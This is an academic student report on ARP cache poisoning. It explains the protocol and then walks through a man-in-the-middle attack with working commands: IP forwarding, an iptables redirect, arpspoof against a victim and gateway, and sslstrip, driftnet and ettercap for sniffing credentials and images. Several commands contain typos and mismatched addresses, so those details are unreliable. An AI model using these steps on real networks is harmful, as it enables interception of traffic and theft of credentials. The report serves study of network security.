

ARP SPOOFING and MITM attack

A Minor Project Report

Submitted in fulfillment of the requirements for
the award of the degree of

INTEGRATED MASTER OF SCIENCE

In

COMPUTER SCIENCE

Submitted by

Bharat Dadwaria (2014IMSCS008)

Under the Guidance of

Dr. Muzzammil Hussain



Department of Computer Science

School of Mathematics, Statistics and Computational Science

CENTRAL UNIVERSITY OF RAJASTHAN

MAY-2017

Declaration

I hereby declare that the project entitled **ARP SPOOFING** submitted for the Integrated M.Sc. (CS) degree is my original work conducted under the guidance of **Dr. Muzzammil Hussain**

I further declare that to the best of my knowledge the project does not contain any part of any work that has been submitted for the award of any degree either in this university or in any other university without proper citation.

Name : Bharat Dadwaria

Enrollment Number : 2014imscs008

Department of Computer Science

This is to certify that the statement made above by the candidate is true to the best of my knowledge.

.....
(Supervisor)

Acknowledgement

I would like to first thanks to the family of Department of Computer Science, Central University of Rajasthan, Dr. Chhabi Rani Panigrahi (Project Coordinator) and Dr. Aitha Nagaraju (Coordinator, Department of Computer Science) and all other faculty members at the Department of Computer Science, Central University of Rajasthan for providing me an opportunity to work on the topic of my choice. I will be forever indebted to Dr. Muzzammil Hussain ,my mentor for the minor project, who was always there to help me and provide the little advice on the minute aspects of the project. To all my batch mates of the Department of Computer Science at Central University of Rajasthan, thank you all for being there for me always! Finally, I would like to thank my parents for their constant support and guidance.

Abstract

Address resolution refers to the process of dynamically finding the Media Access Control (MAC) address of a computer on a network. The Address Resolution Protocol (ARP) thus provides a dynamic mapping between the two different forms of addresses: the 32-bit Internet Protocol (IP) address and the 48-bit MAC address that the data link layer uses. In short, the ARP protocol is used to map IP Address to MAC (Physical) address dynamically.

Address Resolution Protocol cache poisoning or spoofing is the act, by a malicious host on the LAN, of introducing a spurious IP-to-Ethernet address mapping in another host's ARP cache. The result of ARP cache poisoning is that the IP traffic intended for one host is diverted to a different host.

A successful ARP spoofing (poisoning) attack allows an attacker to alter routing on a network, effectively allowing for a man_in_the_middle attack.

This project's goal is to specify what are the vulnerabilities of the ARP protocol and what kind of Malicious Attacks can be done using the vulnerability and performing Man_in_the_middle Attack using ARP Spoofing.

Table of Contents

Title Page	i
Declaration	ii
Acknowledgement	iii
Abstract	iv
List of Figures	v
List of Tables (optional)	vi
1. INTRODUCTION	1
1. Address Resolution Protocol	
1.1. How ARP works?	
1.2. ARP cache poisoning	
1.3. ARP poison and Man_in_the_middle_attack	
2. Project specification	
3. Hardware Specification	
4. Software Specification	
2. LITERATURE SURVEY	
2.1 Existing Systems	
3. SYSTEM ANALYSIS & DESIGN	
3.1 Requirement Specification	
3.2 Complete Flowchart of the ARP Spoofing	
3.3 Design	
3.3.1 Implementation	
3.3.2 Tools used	
3.4 Testing	
4. RESULTS AND EVALUATION	
5. CONCLUSIONS / FUTURE WORK	
6. REFERENCES	

1> Introduction...

Security is at the forefront of most networks. However, one area that is often left untouched is hardening layer 2 and this can open the variety of attacks and compromise.

1.1> Address Resolution Protocol

Address Resolution Protocol (ARP) is telecommunication protocol which is used for resolution of internet layer addresses (e.g. IPv4 address) into link layer addresses (e.g. MAC address). The Address resolution protocol is a request and response protocol whose message are encapsulated by link layer protocol. Address resolution refers to the process of dynamically finding the Media Access Control (MAC) address of a computer on a network. The Address Resolution Protocol (ARP) thus provides a

dynamic mapping between the two different forms of addresses: the 32bit Internet Protocol (IP) address and the 48-bit MAC address that the data link layer uses. Every node in the network maintains an ARP cache table which consists of Layer 2 and Layer 3 addressing (IP address and associated MAC address). ARP cache table can be seen as follows :

There are two types of addresses that are used to uniquely identify a host:

- **MAC Address** : This address is known by various names: hardware address, LAN address, physical address, or Network Interface Card (NIC) address. Each computer's network interface card is assigned a globally unique six-byte address by the factory that manufactured the card. This is the source physical address used by the host's network interface. When a host sends out an IP packet, it uses this source address and it receives all packets that match its own hardware address or the broadcast address. This Ethernet address, typically a 48-bit address, is a

link layer address and depends on the network interface card used.

- **IP Address:** Internet Protocol operates at the network layer and is independent of the hardware address. The IP address of a host is a 32-bit address assigned to a host and is either static or dynamically assigned by Dynamic Host Configuration Protocol (DHCP) with a lease time.

Address resolution refers to the process of dynamically finding a MAC address of a computer on a network. The protocol thus provides a dynamic mapping between the two different forms of addresses: the 32-bit IP address and the 48-bit hardware address that the data link layer uses. The process is dynamic as it happens automatically and is normally not a concern of either the application user or the system administrator.

1.1.1> How ARP works ?

There are two important types of ARP messages:

- ARP Request message

- ARP Response message
 - ARP Request message** : An ARP Request message sent to the broadcast address (I.e ff-ff-ff-ff-ff-ff) that contains the sender's IP address and MAC address and saying "Who has this IP? If its you please response and tell me your MAC address."
 - ARP Responce message** : An ARP Reply is corresponding response that is sent to the client MAC address (and IP address) saying, "This is my MAC address and I have this IP address."




figure 1 : How ARP works.

As we can see, In figure 1 initially when system 1 is connected to network than a valid ip address is being assigned by DHCP with a lease time. Once when a valid IP Address is assigned to the system 1 than it will broadcast an ARP Request message saying "Who has this IP? If its you please response and tell me your MAC address." The system having that IP address will be accept the Request message and response back to the system with saying, "This is my MAC address and I have this IP address." The other systems connected to that network haven't that IP Address will just simply ignore the Address Resolution Protocol Request message.

ARP does not maintain the states of its own and hence does not check whether the upcoming ARP reply was actually requested or not, before updating the corresponding pairing in the ARP cache of the system.

So, the attacker can send the bogus replies to the communicating systems, thereby making the changes favorable to attacker, in the pairing of IP and MAC addresses. By doing this the information starts going through the attacker's machine, without coming into notice of actual hosts.




Figure 2. Wireshark ARP Request and Response packet tracing by Wireshark

1.1.2> ARP Cache poisoning.....

In computer networking, **ARP spoofing**, **ARP cache poisoning**, or **ARP poison routing**, is a technique by


which an attacker sends (spoofed) Address Resolution Protocol (ARP) messages onto a local area network. Generally, the aim is to associate the attacker's MAC address with the IP address of another host, such as the default gateway, causing any traffic meant for that IP address to be sent to the attacker instead. ARP spoofing may allow an attacker to intercept data frames on a network, modify the traffic, or stop all traffic. ARP spoofing attacks are attacks that broadcast (or unicast to special victims) wrong IP-MAC address translations. The goal of the attack is to diverge IP traffic targeted to one machine into another one, with a different MAC address. The main issue underneath ARP spoofing vulnerabilities is the fact that in LAN's it is not mandatory to have an authority to manage the assignment of IP address to hosts (or to MAC addresses); it can be done by each and every host. In such a liberal environment anyone can misbehave, namely anyone can take advantage of ARP spoofing attacks.

The effects of ARP spoofing attacks can have serious implications for enterprises. In their most basic application, ARP spoofing attacks are used to steal sensitive information. Beyond this, ARP spoofing attacks are often used to facilitate other attacks such as:

- **Denial-of-service attacks:** DoS attacks often leverage ARP spoofing to link multiple IP addresses with a single target's MAC address. As a result, traffic that is intended for many different IP addresses will be redirected to the target's MAC address, overloading the target with traffic.
- **Session hijacking:** Session hijacking attacks can use ARP spoofing to steal session IDs, granting attackers access to private systems and data.
- **Men_in_the_middle attacks:** MITM attacks can rely on ARP spoofing to intercept and modify traffic between victims.

1.1.3> ARP poison and a man in the middle attack:

The Address Resolution Protocol serves the function of determining the mapping between IP addresses and MAC hardware addresses on local networks. For example, a host that wants to send a message to IP address 10.0.0.2 on the local network sends a broadcast ARP packet that requests the MAC for that IP. The host that owns the IP 10.0.0.2 returns an ARP reply packet with its MAC address. The requesting host then sends the message, and stores the IP-to-MAC mapping for future packets. In order to minimize network traffic, ARP implementations update their cache of MAC-to-IP mappings whenever an ARP request or reply is received. If the MAC address reported in the packet for the given IP has changed, the new value will overwrite the old one in the cache. ARP replies are broadcast packets directed at one machine, and cause only that machine to update its cache.



Figure

3:

Setting up
a man in
the middle
attack by
C against
A and B

Consider an **example** depicted in Figure 4. The attacker, Host C, sends an ARP reply to B stating that A's IP maps to C's MAC address, and another ARP reply to A stating that B's IP maps to C's MAC address. Since ARP is a stateless protocol, hosts A and B assume that they sent an ARP request at some point in the past and update their ARP caches with this new information.




Figure 4 : Computer C performs a man in the middle attack against A and B.

Now, when A tries to send a packet to B it will go to C instead. Host C can use this unique position to forward the packets on to the correct host and monitor or modify them as they pass through C (Figure 4). This man in the middle attack allows C to monitor or modify telnet sessions, read mail passing over Post Office Protocol (POP) or SMTP, intercept SSH negotiations, monitor and display Web usage, and commit many other malicious activities.

The ARP cache poisoning attack can be used against all machines in the same broadcast domain as the attacker. Hence, it works over hubs, bridges, switches and routers. An attacker can, in fact, poison the ARP cache of the router itself, but the router won't pass the ARP packets along to its other links. Switches with port security features that bind MAC addresses to individual ports do not prevent this attack since no MAC addresses are actually changed. The attack occurs at a higher network layer, the IP layer, which the router does not monitor.


1.2> Project Specification

The basic principle behind this project is to exploit the lack of authentication in the ARP protocol by sending spoofed ARP messages onto the LAN. ARP spoofing attacks can be run from a compromised host on the LAN, or from an attacker's machine that is connected directly to the target LAN. Generally, the goal of the attack (Men_in_the_middle Attack through ARP poisoning) is to associate the attacker's host MAC address with the IP address of a target host, so that any traffic meant for the target host will be sent to the attacker's host. The attacker may choose to inspect the packets (spying), while forwarding the traffic to the actual default destination to avoid discovery, modify the data before forwarding it (man-in-the-middle attack) by causing some or all of the packets on the network to be dropped.

To view ARP table, you can launch the command shell in a windows / terminal in Linux and run below command to the list ARP table.

Windows :c:\arp -a (list all address in ARP table)

Linux : #apr -a (list all address in ARP table)



```
C:\Windows\system32>arp -a

Interface: 192.168.225.21 --- 0x4
Internet Address      Physical Address      Type
192.168.225.1         8e-88-87-34-19-1d    dynamic
192.168.225.27        24-fd-52-fd-72-c0    dynamic
192.168.225.48        9c-6c-15-47-8b-90    dynamic
192.168.225.255       ff-ff-ff-ff-ff-ff    static
224.0.0.2             01-00-5e-00-00-02    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251           01-00-5e-00-00-fb    static
224.0.0.252           01-00-5e-00-00-fc    static
239.255.255.250       01-00-5e-7f-ff-fa    static

Interface: 192.168.56.1 --- 0x16
Internet Address      Physical Address      Type
192.168.56.255       ff-ff-ff-ff-ff-ff    static
224.0.0.2             01-00-5e-00-00-02    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251           01-00-5e-00-00-fb    static
224.0.0.252           01-00-5e-00-00-fc    static
239.255.255.250       01-00-5e-7f-ff-fa    static

C:\Windows\system32>
```

Figure 5: ARP cache

Spoofing attack using backbox os (Linux based OS) :

In this project the main goal is to Spoof the Address Resolution protocol. In order to achieve this goal lets assume that we have configuration like the following :

1. **Attacker PC** : Backbox (Linux based OS) , (act as men_in_the_middle between victim pc and attacker.

192.168.225.27

2. **Victim PC** : Windows **192.168.225.21**

3. **Victim Gateway PC** : firewall/router **192.168.225.1**


Enable Ip_forward : For performing ARP spoofing first of all we have to enable the **ip_forward** value because ip_forwarding determine which path a packet or datagram can be sent. The process uses routing information to make decisions and is designed to send a packet over multiple networks. It redirect the traffic through attacker PC.

```
#echo "1" > /proc/sys/net/ipv4/ip_forward
```

View the value set for ip forwarding, this will return a value 1 if not repeat above step.

```
#cat /proc/sys/net/ipv4/ip_forward
```

Output : 1

A terminal window titled "Terminal - root@backbox: ~" with a menu bar (File, Edit, View, Terminal, Tabs, Help). The terminal shows the following commands and output:

```
backbox@backbox:~$ sudo -s
root@backbox:~# cat /proc/sys/net/ipv4/ip_forward
0
root@backbox:~# echo "1"> /proc/sys/net/ipv4/ip_forward
root@backbox:~# cat /proc/sys/net/ipv4/ip_forward
1
root@backbox:~#
```

Fi

Figure 6: Enabling IP_forward...

After Enabling the IP_forward than we have to redirect requests to the user define Port number. So in order to do that we will be redirect port using

IPTables NAT :

Request coming on port 80 will be redirected to user define port number. With the iptable nat rule the victim PC will get internet through attacker PC.

```
#iptables -t nat -A PREROUTING -p tcp -dport 80 -j  
REDIRECT --to-port 8080
```

ARP spoofing attack


Start ARP spoof attack on the victim PC i.e, 192.168.123 and Gateway i.e, 192.168.0.253

Syntax : arpspoof -i interface -t target-ip target-gateway-ip

ARP spoof attacks on victim PC and associated gateway IP as shown below.

```
#arp spoof -i eth0 -t 192.168.1.1 192.168.1.100
```

ARP spoof attacks at Victim Gateway as shown below.



```
Terminal - root@backbox: ~
File Edit View Terminal Tabs Help
root@backbox:~# arpspoof -i wlan0 -t 192.168.1.1 192.168.1.100
24:fd:52:fd:72:c0 c8:d7:79:ac:9c:a2 0806 42: arp reply 192.168.1.100 is-at 24:fd:52:fd:72:c0
24:fd:52:fd:72:c0 c8:d7:79:ac:9c:a2 0806 42: arp reply 192.168.1.100 is-at 24:fd:52:fd:72:c0
24:fd:52:fd:72:c0 c8:d7:79:ac:9c:a2 0806 42: arp reply 192.168.1.100 is-at 24:fd:52:fd:72:c0
24:fd:52:fd:72:c0 c8:d7:79:ac:9c:a2 0806 42: arp reply 192.168.1.100 is-at 24:fd:52:fd:72:c0
24:fd:52:fd:72:c0 c8:d7:79:ac:9c:a2 0806 42: arp reply 192.168.1.100 is-at 24:fd:52:fd:72:c0
24:fd:52:fd:72:c0 c8:d7:79:ac:9c:a2 0806 42: arp reply 192.168.1.100 is-at 24:fd:52:fd:72:c0
24:fd:52:fd:72:c0 c8:d7:79:ac:9c:a2 0806 42: arp reply 192.168.1.100 is-at 24:fd:52:fd:72:c0
24:fd:52:fd:72:c0 c8:d7:79:ac:9c:a2 0806 42: arp reply 192.168.1.100 is-at 24:fd:52:fd:72:c0
24:fd:52:fd:72:c0 c8:d7:79:ac:9c:a2 0806 42: arp reply 192.168.1.100 is-at 24:fd:52:fd:72:c0
24:fd:52:fd:72:c0 c8:d7:79:ac:9c:a2 0806 42: arp reply 192.168.1.100 is-at 24:fd:52:fd:72:c0
24:fd:52:fd:72:c0 c8:d7:79:ac:9c:a2 0806 42: arp reply 192.168.1.100 is-at 24:fd:52:fd:72:c0
24:fd:52:fd:72:c0 c8:d7:79:ac:9c:a2 0806 42: arp reply 192.168.1.100 is-at 24:fd:52:fd:72:c0
24:fd:52:fd:72:c0 c8:d7:79:ac:9c:a2 0806 42: arp reply 192.168.1.100 is-at 24:fd:52:fd:72:c0
24:fd:52:fd:72:c0 c8:d7:79:ac:9c:a2 0806 42: arp reply 192.168.1.100 is-at 24:fd:52:fd:72:c0
```

Figure 7: ARPSpoofing using **arpspoof** cammand

Arpspoof cammand will start sending ARP request messages to the target IP and saying that Router IP has the attacker's mac address by which the victim's pc will start updating its arp cache and update the Router's IP address correspond to the Attacker's MAC address which will send every request to the router's

IP which will directly forwarded to the Attacker's PC thus Attacker PC will be the one who is performing the man_in_the_middle which is spoofing the whole network by spoofing the ARP.

By using the arpspoof we now we can check the victim's pc ARP cache

>arp -a




Figure 8 : ARP cache of Victim's PC after ARP spoofing

As we can see in figure 8, after a successful ARP Spoofing the all IP addresses corresponding mac

address is set to the attacker's PC, thus every request generated by the

Packet sniffing through sslstrip/drifnet/ettercap/urllib

Sslstrip :

packet sniffing tool which captures all the sensitive information like username , password ,email account and database user details.

The default sslstrip python scripts are located in

/usr/share/sslstrip/

The main executable script " , run below command to sniff the traffic of target PC "192.168.1.23 " and specify the port defined in iptable nat rule.

#python /usr/share/sslstrip/sslstrip.py -p -s -l 8880

wait for a while to record sniffing data in logs /usr/share/sslstrip/sslstrip.log or you can use user define file to dump captured data. For more help on using different options with command, use below command.

sslstrip -h

Press Ctrl+D to stop the service and view the log file.

driftnet: GUI based tool which captures the screen shots of victim PC anything accessed from the browser .

Launch a tool by using below command. But make sure that you have GUI access or logged in GUI mode.

driftnet : driftnet is a Linux based tool which is used to capture all the image files through captured packages.

```
#driftnet -i wlan0
```

The above command will start sniffing of the packet captured in Spoofing and it will show all the spoofed image file in the driftnet window.

ettercap: Ettercap is the tool used for ARP spoof attack under Window or Linux operating system. It can be used as a command line or GUI.

```
#ettercap -i eth0 -T -w /root/output.txt -M arp /192.168.1.23
```

-i : define specific interface
-T : to launch command execution over the terminal
-M : Man in middle mode
-w : writes sniffed data to a file.

1.3> Hardware Specification

To successfully design, implement, and test the project for ARP Cache poisoning, it is essential to have the following:

A JIO-FI portable wifi internet router, the second generation of dongle connected upto 10 devices and one on USB with powerful 2

